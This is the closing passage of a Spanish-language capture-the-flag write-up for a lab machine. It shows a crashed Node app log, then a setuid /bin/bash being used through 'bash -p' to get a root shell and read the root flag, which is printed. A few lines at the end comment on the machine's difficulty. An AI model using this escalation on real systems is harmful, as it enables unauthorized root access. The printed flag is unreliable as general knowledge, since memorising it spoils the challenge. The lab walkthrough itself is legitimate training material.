[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
├── loglevel@1.8.6
└── mysql@2.18.1

[+] Starting the app
/opt/app/index.js:26
        logger.log("INFO:  Server running on port "+ port)
               ^


TypeError: logger.log is not a function
    at Server.<anonymous> (/opt/app/index.js:26:16)
    at Object.onceWrapper (events.js:313:30)
    at emitNone (events.js:106:13)
    at Server.emit (events.js:208:7)
    at emitListeningNT (net.js:1394:10)
    at _combinedTickCallback (internal/process/next_tick.js:135:11)
    at process._tickCallback (internal/process/next_tick.js:180:9)
    at Function.Module.runMain (module.js:695:11)
    at startup (bootstrap_node.js:188:16)
    at bootstrap_node.js:609:3
kavi@seventeen:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18  2022 /bin/bash
kavi@seventeen:~$ ^C
kavi@seventeen:~$ ^C
kavi@seventeen:~$
```

somos root.

```
kavi@seventeen:~$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
d8517b6912debb3f4102d0473296e9a8
bash-4.4#
[0] 0:ssh* 1:zsh- 2:nc
```

Esta maquina me costo bastante sobre todo porque no se pudo lograr explotar el sqli de manera manual y aparte la escalada no era comun. es la tercera mas dificil detras de anubis y reddish.